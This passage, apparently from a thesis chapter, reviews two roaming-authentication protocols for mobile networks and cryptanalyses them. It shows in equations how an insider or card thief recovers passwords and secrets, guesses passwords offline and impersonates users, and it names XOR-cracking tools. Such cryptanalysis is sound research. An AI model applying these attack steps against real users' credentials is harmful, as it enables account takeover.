Mun et al. (2012) reanalysed Wu et al. (2008) authentication protocol and they pointed that their protocol fails to provide forward secrecy and reveals the legal mobile user's password. Then, they proposed a novel authentication protocol roaming service using ECC. They believed that the proposed protocol has several advantages: (1) It can provide several security properties such as providing perfect forward secrecy and pre-

venting disclosure of the user's password. (2) It is more efficient regarding performance compared with some previous known protocols that use public key cryptosystem with certificates. (3) It does not use timestamps, thus it is not required to synchronize the time. Unfortunately, Zhao et al. (2014) showed that the protocol of Mun et al. (2012) does not resist forgery attacks, an insider attack and also cannot provide user anonymity, local password verification, and user-friendliness. Later, they come up with an enhanced authentication protocol.

Arshad and Rasoolzadegan (2017) also proposed a new authentication and key agreement protocol based on the ECC, which need shorter keys than the other asymmetric cryptosystems to achieve the same security level. Recently, Reddy et al. (2016) analysed Memon et al. (2015) authentication protocol and identified its weaknesses such as vulnerability to impersonation attack, insider attack, imperfect mutual authentication and insecure password changing phase. Furthermore, Reddy et al. (2016) proposed an enhanced two-factor authentication protocol for roaming service using elliptic curve cryptosystem and they believed that the proposed protocol is suitable for practical applications due to the composition of lightweight operations.

Recently, Tsai and Lo (2015) proposed a privacy-aware authentication protocol for the distributed mobile computing environment. Nevertheless, Odelu et al. (2017) demonstrated that their protocol is vulnerable to server impersonation attack, cannot provide a session key security and user privacy when an ephemeral secret is revealed to the attacker. In order to overcome the security weaknesses found in Tsai and Lo (2015) protocol, the authors Odelu et al. (2017) proposed a provably secure authentication protocol for distributed mobility environments.

3.4 Summary

In this chapter, an overview of the related works in the area of user authentication for roaming service in wireless and mobility environments have been discussed. It is observed that most of the authentication protocols are susceptible to some well-known attacks and they also require high computation and communication overheads.

Chapter 4

A SECURE AND LIGHTWEIGHT AUTHENTICATION PROTOCOL FOR ROAMING SERVICE IN GLOBAL MOBILE NETWORKS

The global mobile network provides roaming service to the users moving from one network to another. It is essential to authenticate and provide the secure communication between a user, foreign agent and the home agent using a session key. Designing a secure and efficient authentication protocol for roaming service in the mobile network is always challenging. This chapter analyse the security strength of Wen and Li (2012); Karuppiah and Saravanan (2015) authentication protocols and show that their protocols are in fact insecure against several well-known attacks. To remedy the security weaknesses and to achieve low communication and computation costs, a secure and lightweight authentication protocol for roaming in global mobile networks is proposed. The performance analysis shows that the proposed authentication protocol is secure and computationally efficient.

4.1 System models

In this section, two system models have been discussed in the context of mobile user authentication for roaming service, which are as follows:

4.1.1 Network model

A scenario of mobile user authentication in a global mobile network involves a Mobile User (MU), Foreign Agent (FA) and the Home Agent (HA) as shown in Figure 4.1. When a mobile user MU roams into a foreign network, the foreign agent FA authenti-



Figure 4.1 Mobile user authentication in global mobile network.

cates MU, through it's HA. The security breaches in this environment occur as follows: A passive attacker can eavesdrop the messages transmitted between MU and FA by intercepting the communication channel. This violates the message confidentiality. An active attacker may impersonate MU and FA to get services from HA. The secure data transmission is required between MU, FA, and HA. Therefore, encryption mechanisms are necessary to encrypt the messages. In this regard, a symmetric key cryptography is better than public key algorithms due to the power constraints of mobile devices.

4.1.2 Threat model

Widely-accepted Dolev and Yao (DY) threat model has been followed to model the authentication protocol (Dolev and Yao, 1983). Under the DY model, an attacker executes the following steps to break the authentication protocol.

1. An attacker $\mathscr{A}$ has control over the communication medium between the users and remote server (Xu et al., 2009).

2. The attacker $\mathscr{A}$ may either pick up the mobile users smart-card for short period of time or steal an MU smart-card. Then, the attacker $\mathscr{A}$ can extract the secret parameters stored in the mobile user's smart-card by analysing the leaked information or by monitoring the power consumption (Kocher et al., 1999; Messerges et al., 2002).

4.1.3 Motivation

Many user authentication protocols in global mobile networks that provide roaming services have been studied. It has been observed that the previous authentication protocols have the following problems: Most of them (1) are vulnerable to some well-known attacks. (2) Make use of tamper-resistant devices such as smart-cards, which does not ensure that an authentication protocol is safe and secure against all security risks. Because, the information stored in the smart-card can be extracted easily, either by analysing the leaked information or by monitoring its power consumption (Jiang et al., 2013a). In addition, the smart-card based infrastructure required card reader terminals, which greatly increases the deployment cost. (3) Suffers from clock synchronization problem. (4) Uses static key agreement method to distribute secret parameters between different entities. (5) Some of the existing authentication protocols do not have the secure password change and local password verification mechanisms. (6) Do not satisfy all the security requirements for the roaming service.

4.1.4 Contributions

The contributions of this chapter are as follows:

1. Analyses the authentication protocol of Wen and Li (2012) and proved that their protocol is vulnerable to impersonation, insider attack, denial-of-service attack, unfair key agreement and cannot provide user's anonymity.

2. Through careful cryptanalysis, it is observed that the authentication protocol of Karuppiah and Saravanan (2015) is, in fact, insecure against insider attack, stolen-verifier attack, impersonation attack, denial-of-service attack, synchronization problem and lack of user anonymity.

3. In order to overcome the security weaknesses, of Wen and Li (2012); Karuppiah and Saravanan (2015) authentication protocols, a secure and lightweight authentication protocol for roaming service is proposed.

4. The proposed protocol has many advantages. Firstly, the protocol enjoys important security attributes including prevention of various attacks. The protocol ensures user anonymity, local password verification, user friendliness, no password-verifier in HA to maintain secret key and so on. Secondly, the protocol makes use of common memory devices such as USB (Universal Serial Bus) sticks, PDAs (Personal Digital Assistant) and mobile phones without a tamper resistant property to store authentication information issued by the home agent.

5. Finally, the performance and cost analysis of the protocol shows that there are only few encryption and decryption primitives. Also, the proposed protocol does not require additional clock synchronization mechanisms.

4.2 Review of Wen et al.'s protocol

This section reviews the authentication protocol of Wen et al. (2013). It consists of the registration phase, login and authentication phase, and the password change phase. The notations used throughout this chapter are defined in Table 4.1.

The HA issues the smart card, whenever a new MU registered at the server through registration phase. Assume the HA generates two prime numbers p, q and calculates $n = pq$. The HA selects G (multiplication group) and an element $g \in G$ with order q, where p and q are public primes. The modulus for the group G is $p = 2q + 1$. A private key $S_{HA} = a(< q)$ is selected by HA and calculates the public key $P_{HA} = g^a \ mod \ p$. Similarly, FA selects a private key $S_{FA} = b(< q)$ then finds the public key $P_{FA} = g^b \ mod \ p$.

4.2.1 Registration Phase

In this phase, The mobile user MU freely selects the identity ID_{MU}, password PW_{MU}, and generates a random number d. He/she then computes the hash value $f = H(ID_{MU}||$

Table 4.1 Notations used throughout the paper

Notations	Description
MU, FA, HA	The Mobile User, Foreign Agent and Home Agent
PW_{MU}	Password of MU
$ID_{MU}, ID_{FA}, ID_{HA}$	Identity of MU, FA, HA
x	Secret key of HA
Ctr_{MU}	Counter of MU
SK	Session key
$E_K(M)$	Symmetric encryption of M using key K
$D_K(M)$	Symmetric decryption of M using key K
K_{FH}	The shared secret key
$h(.)$	One-way hash function
ΔT	Expected time interval
$\|\|$	Concatenation operation
$\oplus$	XOR operation

$PW_{MU}||d)$, and sends registration message f, ID_{MU} to the HA. Upon receiving the registration request, HA generates a nonce x and calculates $K^*_{MU} = h(ID_{MU}||x) \oplus f$. Then, the HA initiates a counter $Ctr_{MU} = 0$ for MU and stores (ID_{MU}, Ctr_{MU}) in its database. Then, HA personalizes the smart card with K^*_{MU}, Ctr_{MU}, n, h(.) and sends it to MU. Upon receiving the smart card, MU computes $f^* = h(ID_{MU} \oplus PW_{MU} \oplus d)$ and stores f^*. Finally, the smart card contains $\{h(.), K^*_{MU}, f^*, n, d, Ctr_{MU}\}$.

4.2.2 Login and Authentication Phase

If MU visits a FN (Foreign Network) administered by a FA and access the desired services, then the FA needs to authenticate MU through HA. The login and authentication phase of this protocol is described through the following steps.

Step 1: $M1 : MU \rightarrow FA : \{V_1, ctr_{MU}, ID_{HA}\}$

MU inserts the smart-card into the terminal then inputs his identity ID_{MU} and the password PW'_{MU}. Then smart card computes $f' = h(ID_{MU} \oplus PW'_{MU} \oplus d)$ and checks whether $f^* = f'$ or not. If the verification fails, MU terminates the protocol. Otherwise, MU computes:

$$K_{MU} = K^*_{MU} \oplus h(ID_{MU}||PW_{MU}||d)$$

$$V_1 = (ID_{MU}||K_{MU}||n_{MU}||Ctr_{MU}||ID_{FA})^2 \ mod \ n$$

. Hereafter, MU generates a nonce n_{MU}, calculates $Ctr_{MU} = Ctr_{MU} + 1$. Finally, MU sends a request $M1$ to FA.

Step 2: $M2 : FA \rightarrow HA : \{M1, ID_{FA}, V_2\}$

Upon receiving message $M1$, FA computes:

$$K = P_{HA}^b \ mod \ p' = g^{ab} \ mod \ p'; \ V_2 = h(V_1||Ctr_{MU}||K).$$

Then, FA sends message M2 to HA.

Step 3: $M3 : HA \rightarrow FA : \{V_3, V_4\}$

Upon receiving the message $M2$, HA checks for the identity of foreign agent ID_{FA}. If it is true, the HA computes:

$$K = P_{FA}^a \ mod \ p' = g^{ab} \ mod \ p'$$

$$V_2^* = h(V_1||Ctr_{MU}||K).$$

If V_2 is not equal to V_2^*, HA rejects the request. Otherwise, HA solves V_1 by using values p, q to obtain $ID_{MU}, K_{MU}, nMU, Ctr_{MU}, ID_{FA}$. Then, HA verifies retrieved Ctr'_{MU} with stored Ctr'_{MU}. If $Ctr_{MU} > Ctr'_{MU}$, HA replaces Ctr'_{MU} with new counter Ctr_{MU} in its database. Otherwise, the HA immediately terminates the connection. Thereafter, the HA computes $h(ID_{MU}||x)$ and verifies with the received K_{MU}. If they are not equal, the authenticity of MU is failed. Otherwise, HA successfully authenticates MU and computes session key:

$$SK = h(h(ID_{MU}||x)||ID_{FA}||n_{MU}||Ctr_{MU})$$

$$V_3 = SK \oplus h(K)$$

$$V_4 = h(V_3||K).$$

Finally, HA sends a message $M3$ to the FA.

Step 4: $M4 : FA \rightarrow MU : \{V_5\}$

Upon receiving $M3$, FA computes $V_4^* = h(V_3||K)$ and verifies $V_4 = V_4^*$. If it is true, FA finds $SK = V_3 \oplus h(K)$ and $V_5 = h(SK||P_{FA})$ then sends $M4 = V_5$ to the MU. After receiving the message $M4$, MU computes:

$$SK^* = h(h(ID_{MU}||x)||ID_{FA}||n_{MU}||Ctr_{MU})$$

$$V_5^* = h(SK||P_{FA}).$$

Then, verifies V_5^* is equal to V_5. If it equals, MU believes FA as a legal foreign agent. Otherwise, terminates the authentication protocol.

4.2.3 Password Change Phase

In this phase, MU inputs the identity ID_{MU}^*, old password PW_{MU}^{old} and smart-card computes $f' = h(ID_{MU} \oplus PW_{mu}^{old} \oplus d)$, and then checks whether $f^* = f'$ or not. If verification fails, the request for password change is rejected. Otherwise, the legality of ID_{MU}^* and password PW_{MU}^* is proved and smart-card reader terminal asks the MU to input the new password PW_{MU}^{New}. Then, the smart-card computes:

$$K_{MU} = K_{MU}^* \oplus h(ID_{MU}||PW_{MU}^{old}||d)$$
$$K_{MU}^{**} = K_{MU} \oplus h(ID_{MU}||PW_{MU}^{New}||d).$$

Finally, MU's smart-card replaces K^{**} in place of K_{MU}^*.

4.3 Cryptanalysis of Wen et al.'s protocol

This section demonstrates that the Wen et al. (2013) authentication protocol is vulnerable to an insider attack, denial-of-service attack, impersonation attack, off-line guessing attack and cannot provide user anonymity. In addition, the protocol fails to achieve fair key agreement between MU and FA.

4.3.1 Vulnerable to insider attack

In the registration phase, the mobile user (MU) freely selects the ID_{MU}, PW_{MU} and random number d. Then, he/she computes the hash value $f = h(ID_{MU}||PW_{MU}||d)$ and sends registration request message ID_{MU}, f to the HA. Note that, in this registration request, the identity of the mobile user is sent in the form of plain text. Since users prefer to use the same ID_{MU}, PW_{MU} in other systems. The disclosure of these credentials leads to serious issues. Assume that, an attacker is the insider of HA, he/she may capture the identity and pattern of f present in the registration request. later, he/she may derive the secret value K_{MU} using smart-card parameters of the MU. The insider can obtain smart-card details such as $h(.), K_{MU}^*, f^*, n, d, Ctr_{MU}$ through side-channel attack techniques.

Then, an attacker can derive the K_{MU} as follows:

$$K^*_{MU} \oplus f = h(ID_{MU}||x)$$
$$h(ID_{MU}||x) = K_{MU}$$

Once the secret value K_{MU} is revealed, the malicious insider can attempt to impersonate as a legitimate one. As a result, this protocol is vulnerable to the insider attack.

4.3.2 Vulnerable to denial-of-service attack

In the registration phase of this protocol, HA makes an entry for each mobile user in its database. Without encryption, it stores an identity ID_{MU} and counter value Ctr_{MU} in this entry. The identity and counter values appear as a plain text, which allows attackers to spoof identity, tamper the counter value and destroy the mobile user data stored in HA's database or an attacker makes it unavailable. The above discussion shows that an adversary can spoof, tamper and destroy ID_{MU}, Ctr_{MU} so that the legal user is unable to login into the authentication system in later stages. Therefore, the protocol is vulnerable to the denial-of-service attack.

4.3.3 Absence of user anonymity

User Anonymity in the global mobility environment is to maintain the confidentiality of mobile users namely, identity to prevent an eavesdropper from discovering a correspondence between a mobile user and a particular subscriber registered in a certain mobile network. In the above protocol, an identity of the mobile user ID_{MU} is sent to HA, in the form of plain text. Assume an attacker has registered at the same HA, then he/she can reveal MU's identity by capturing the plain text pattern of ID_{MU} during registration or by performing a dictionary attack on HA's database. Further, the malicious insider can reveals the secret value $K_{MU} = h(ID_{MU}||x)$, derives ID_{MU} from it. Therefore, the protocol violates security against user anonymity.

4.3.4 Off-line guessing attack with smart-card

Suppose an attacker steals or finds a lost smart card, he/she can extract the smart card parameters. An attacker achieves the mobile user's identity (ID_{MU}) as described earlier and in order to obtain PW_{MU}, an adversary performs an exhaustive search for the

possible values. In this case, an adversary use (ID_{MU}) and guessed password PW'_{MU} to derive $h(ID_{MU} \oplus PW'_{MU} \oplus d)$. Assume d is extracted from smart-card. After that, an adversary verifies whether $h(ID_{MU} \oplus PW'_{MU} \oplus d)$ is equal to $h(ID_{MU} \oplus PW_{MU} \oplus d)$ or not. If this condition holds, an adversary has guessed MU's password correctly. Otherwise, the adversary attempts to guess a new password of the MU until he/she succeeds. Therefore, this protocol cannot withstand off-line guessing attack.

4.3.5 Vulnerable to impersonation attack

An attacker can impersonate a legitimate user by successfully logging and spoofing the FA and HA. The attacker obtains a mobile user's identity (ID_{MU}) and password(PW_{MU}) as described earlier. The attacker reveals the smart-card parameters by side-channel attack techniques. After that, MU's smart-card chooses a nonce n'_{MU} then computes the following:

$$K_{MU} = K^*_{MU} \oplus h(ID_{MU}||PW_{MU}||d)$$

$$V'_1 = (ID_{MU}||K_{MU}||n_{MU}||Ctr_{MU}||ID_{FA})^2 \; mod \; n$$

and computes $Ctr'_{MU} = Ctr'_{MU} + 1$. Then, MU sends message $M1 = \{V'_1, ctr'_{MU}, ID_{HA}\}$ to FA. Hereafter, the FA, HA proceeds with the subsequent steps of authentication. Because, the login message sent by an attacker is valid, an attacker can cheat FA as well as the HA. Thus, the protocol is vulnerable to impersonation attack.

4.3.6 Unfair key agreement

A fair key agreement protocol is that the established session key should have some contribution from each of the participants such as MU, FA and HA. In login and authentication phase of Wen et al. (2013) protocol, MU always pre-computes or decides the session key SK between MU and the FA. In this case, he/she selects a nonce n_{MU}, incremented counter value Ctr_{MU}. Based on that the session key $SK = h(h(ID_{MU}||x)||ID_{FA}||$ $n_{MU}||Ctr_{MU})$ is computed. Unfortunately, in Wen et al. (2013) protocol there is no contribution from the FA while computing session key. Hence, the protocol cannot provide fair key agreement.

4.4 Review of Karuppiah and Saravanan protocol

In this section, a brief review of Karuppiah and Saravanan (2015) authentication protocol is presented. It consists of initialization phase, registration phase, login and authentication phase and password change phase. They are as follows:

4.4.1 Initialization phase

Before, system starts, it is assumed that, FA and HA shares a secret key K_{FH} using key agreement method. The initialization steps are as follows:

Step 1: The HA choose two primes p, q and generator g of finite field in Z_p^*.

Step 2: It computes $n = p \times q$ and $\Phi(n) = (p-1) \times (q-1)$.

Step 3: Next, HA selects an integer e such that $gcd(e, \Phi(n)) = 1$ and $1 < e < \Phi(n)$.

Step 4: Computes the value of an integer d such that $d = e^{-1}$ where d is the HA's secret key and $y = g^d \text{mod } n$; y is the public key.

4.4.2 Registration phase

In this phase, MU freely selects the identity ID_{MU}, password PWD_{MU} and a random number b. Then, MU sends registration request $M = \{ID_{MU}, (b \oplus PWD_{MU})\}$ to HA. Then, HA computes:

$$C_i = h(h(ID_{MU}) \oplus h(b \oplus PWD_{MU}))\ mod\ n$$

$$K_{MU} = h(ID_{MU}||ID_{HA}||X_{MU}||T_R) \oplus h(b \oplus PWD_{MU}).$$

Where T_R is the MU's registration time and X_{MU} is a random number chosen by the HA. After, HA creates an entry for MU and stores an encrypted form of $\{ID_{MU}, X_{MU}, T_R\}$ in its database. Then, the HA personalizes smart-card with $\{C_i, ID_{HA}, y, g, n, K_{MU}, h(.)\}$ and delivers it to MU. Upon receiving the smart-card, MU stores b into it. Finally, MU's smart-card contains $\{C_i, g, y, n, ID_{HA}, K_{MU}, b, h(.)\}$

4.4.3 Login and authentication phase

If the MU visits a FN administered by FA and access the desired services, then FA needs to authenticate the MU through HA. The login and authentication phase of Karuppiah

and Saravanan (2015) protocol is described through the following steps:

Step 1: MU inserts the smart-card into terminal then inputs his identity ID^*_{MU} and password PWD^*_{MU}. Then, smart-card computes $C^*_i = h(h(ID^*_{MU}) \oplus h(b \oplus PWD^*_{MU}))$ and checks whether $C^*_i \stackrel{?}{=} C_i$. If verification fails the session is terminated. If the verification is succeeds, MU's smart-card chooses a random number x and computes:

$$B_1 = g^x \; mod \; n; \; B_2 = y^x \; mod \; n$$
$$SID = (ID_{MU}||B_1)_{B_2} \oplus h(B_1 \oplus B_2)$$
$$K = K_{MU} \oplus h(b \oplus PWD_{MU}) = h(ID_{MU}||ID_{HA}||X_{MU}||T_R)$$
$$V_1 = h(K||B_2||SID||T_{MU}).$$

Where T_{MU} is current timestamp value. Finally, MU sends a login request message $M_1 = \{B_1, SID, V_1, ID_{HA}, T_{MU}\}$ to the FA.

Step 2: After receiving M_1, FA checks the freshness of T_{MU} by comparing with T_F and expected time interval ΔT, where T_F is the current timestamp of FA. If verification fails, FA rejects the login message M_1. Otherwise, a random number r_f is generated by the FA and computes:

$$W_1 = h(K_{FH}||ID_{FA}||r_f||T_F||B_1||V_1||SID).$$

Where K_{FH} is the pre-shared key between HA and FA. Then FA sends message M_2=$(W_1, ID_{FA}, r_f, T_F, B_1, V_1, SID, T_{MU})$ to HA.

Step 3: Upon receiving M_2, HA checks for the freshness of T_F by comparing with T_H and expected time interval ΔT. It gives the transmission delay between FA and HA. If verification fails, HA ignores the message M_2. Upon successful verification, HA retrieves K_{FH} and computes:

$$W_1 = h(K_{FH}||ID_{FA}||r_f||T_F||B_1||V_1||SID)$$
$$verifies \; W^*_1 \stackrel{?}{=} W_1$$
$$B^*_1 = (B_1)^d \; mod \; n = (g^x)^d \; mod \; n = g^{dx} \; mod \; n$$
$$= (g^d)^x \; mod \; n = y^x \; mod \; n = B_2$$
$$SID \oplus h(B_1 \oplus B^*_2) = (ID_{MU}||B_1)_{B_2}$$
$$Decrypts \; (ID_{MU}||B_1)_{B_2}$$

$$Retrieves\ \{X_{MU}, T_R\}$$
$$K^* = h(ID_{MU}||ID_{HA}||X_{MU}||T_R);\ V_1^* = h(K||B_2^*||SID||T_{MU})$$
$$verifies\ V_1^* \stackrel{?}{=} V_1.$$

Then HA computes the following:

$$Sess_{key} = h(h(ID_{MU}||K^*)||ID_{FA}||r_f||ID_{MU}||B_1)$$
$$K_1 = Sess_{key} \oplus h(K_{FH}||r_f)$$
$$V_2 = h(h(ID_{MU}||K^*)||ID_{FA}||r_f||ID_{MU})$$
$$S_2 = h(Sess_{key}||ID_{FA}||r_f||B_1)$$

and sends the message $M_3 = \{K_1, V_2, S_2, T_H^{'}\}$ to FA.

Step 4: Upon receiving M_3, FA checks for freshness of $T_H^{'}$ by comparing with $T_F^{'}$ and expected time interval ΔT, where $T_F^{'}$ is the current timestamp of FA. If verification fails, the FA rejects message M_3. Otherwise, FA computes

$$Sess_{key} = K_1 \oplus h(K_{FH}||r_f)$$
$$S_2^* = h(Sess_{key}||ID_{FA}||r_f||B_1)$$
$$verifies\ S_2^* \stackrel{?}{=} S_2$$

After successful verification, FA sends the message $M_4 = \{V_2, r_f, T_F\}$ to MU.

Step 5: After receiving M_4, MU verifies freshness of $T_F^{'}$ by comparing with $T_{MU}^{'}$ and expected time interval ΔT. It gives the transmission delay between MU and FA. If the comparison fails, the MU rejects FA's message M_4. Otherwise, MU computes:

$$V_2^* = h(h(ID_{MU}||K)||ID_{FA}||r_f||ID_{MU})$$
$$verifies\ V_2^* \stackrel{?}{=} V_2.$$

If verification is successful, mobile user ensures the authentication of FA and HA. Then, MU computes session key as follows:

$$Sess_{key} = h(h(ID_{MU}||K)||ID_{FA}||r_f||ID_{MU}||B_1).$$

4.4.4 Password change phase

In this phase, MU inputs the identity ID_{MU}^* and password PWD_{MU}^*. Then, smart-card computes $C_i^* = h(h(ID_{MU}^*) \oplus h(b \oplus PWD_{MU}^*))$ and checks whether $C_i^* \stackrel{?}{=} C_i$. If verification fails, the request for password change is rejected. Otherwise, the legality of ID_{MU}^*

and password PWD^*_{MU} is proved and smart-card reader terminal asks the MU to enter his/her new password $PWD_{MU_{New}}$. After that, smart-card computes:

$$C_{i_{New}} = h(h(ID_{MU}) \oplus h(b \oplus PWD_{MU_{New}})\ mod\ n)$$

$$K^*_{MU} = K_{MU} \oplus h(b \oplus PWD_{MU}) \oplus h(b \oplus PWD_{MU_{New}})$$

$$= h(ID_{MU}||ID_{HA}||X_{MU}||T_R) \oplus h(b \oplus PWD_{MU_{New}})$$

and replaces $\{C_i, K_{MU}\}$ with $\{C_{i_{New}}, K^*_{MU}\}$ in the smart-card.

4.5 Cryptanalysis of Karuppiah and Saravanan protocol

This section proves that the authentication protocol of Karuppiah and Saravanan (2015) is vulnerable to insider attack, stolen-verifier attack, offline guessing attack, denial of service attack, impersonation attack, denial-of-service attack and clock synchronization problem. Besides, the protocol cannot achieve user anonymity. In addition, the authentication protocol involves more number of encryption and decryption operations.

4.5.1 Vulnerable to insider attack

Insider attacker is one who is having administrative access of the home agent. In registration phase, the mobile user MU freely selects ID_{MU}, PWD_{MU} and random number b. Then, MU sends registration request $M = \{ID_{MU}, (PWD_{MU} \oplus b)\}$ to the HA. Note that, in message M, the identity of mobile user ID_{MU} is transmitted in the form of plain text and $MU's$ password is xored with random number b, which is breakable. Assume that, an attacker is the privileged insider of the HA, he/she may record the pattern of password $(PWD_{MU} \oplus b)$ present in the M. Then, an insider can learn the length of the xored password pattern. If he knows the length, it is easy to break MU's password by using tools xorBruteForcer, brutexor and NoMoreXOR. These tools are used for de-obfuscating xor-encoded data, using even slow computers this can solved in a matter of milliseconds. Thus, it is not a good practice to hide sensitive information like passwords using xor functions. Having user's identity or password, an insider can impersonate legal user of the system at other servers.

As an alternative, Assume that, the same privileged insider gets the lost/stolen smart-card of legitimate MU. Subsequently, he/she can extract the information stored in the smart-card, either by analysing the leaked information or by monitoring its power

consumption (Messerges et al., 2002). As a result, the insider of HA obtain $MU's$random number b from the smart-card. Afterwards, the attacker can derive the MU's password as follows:

$$let\ R = b \oplus PWD_{MU};$$
$$PW = b \oplus R$$
$$= b \oplus b \oplus PWD_{MU}$$
$$PW = PWD_{MU}$$

This shows that the password derived by an attacker is identical to the MU's password PWD_{MU}. After obtaining the password, insider can purposely leak the information or impersonate the legitimate user. Thus the submission of identity or password in plaintext format during registration has many serious consequences. The above attack demonstrates that the inside attacker can obtain MU's ID_{MU} and PWD_{MU}, which is depicted in Figure 4.2. Therefore, the above protocol is vulnerable to the insider attack.



Figure 4.2 Inside attacker model.

4.5.2 Vulnerable to stolen-verifier attack

During the registration phase of this protocol, HA makes an entry for MU in its database. Subsequently, HA stores an enciphered form of $\{ID_{MU}, X_{MU}, T_R\}$ in this entry. The en-

crypted data in HA is not 100 percent secure. Because, every encryption mechanism there is a key, after encrypting the parameters of HA's database the encryption key should be stored in the stolen-verifier of HA. The key appears as a plain text and stored in HA's verifier table, the malicious attacker registered with the same HA can easily crack the authentication parameters in its database using the secret key obtained from HA's verifier. As a result, the protocol is vulnerable to stolen-verifier attack.

4.5.3 Absence of user anonymity

User anonymity in the global mobility environment is to maintain the confidentiality of mobile user's identity to prevent an eavesdropper from discovering a correspondence between a mobile user and a particular subscriber registered on a certain mobile network. Anonymity can be provided to the mobile users through either assigning a kind of alias or encrypting the real identity. Assume a malicious MU has registered at the same HA. Then, he/she can reveal the MU's identity ID_{MU} by performing dictionary attack on HA's database $\{ID_{MU}, X_{MU}, T_R\}$. Besides, the inside attacker can easily record the plain text pattern of ID_{MU} from the message $M = \{ID_{MU}, (PWD_{MU} \oplus b)\}$ transmitted during the registration phase through a secure channel. Therefore, the protocol fails to achieve user anonymity.

4.5.4 Pre-distribution of static key K_{FH}

The cryptographic primitives such as Diffie-Hellman key agreement protocol needs to hand over the secret parameter K_{FH} to the other entities in advance through pre-distribution by the third party, which is illustrated in Figure 4.3. However, in this protocol, no entity transmits the common secret key K_{FH} in all transactions. Thus, it requires the third party to generate the secret key once and distribute them to all HA's and FA's in advance so the secret key K_{FH} is static for all authentication sessions. It is not convenient when a new HA or FA joins the mobile network. Furthermore, all entities must use the same secret parameter in each session, so there is no flexible and dynamic key generation mechanism.



Figure 4.3 Pre-distribution of Static Key K_{FH}

4.5.5 Offline password guessing attack with smart-card

Suppose an attacker steals or finds a lost smart card, he/she can extract the smart card parameters. The detail of guessing attack is demonstrated as follows.

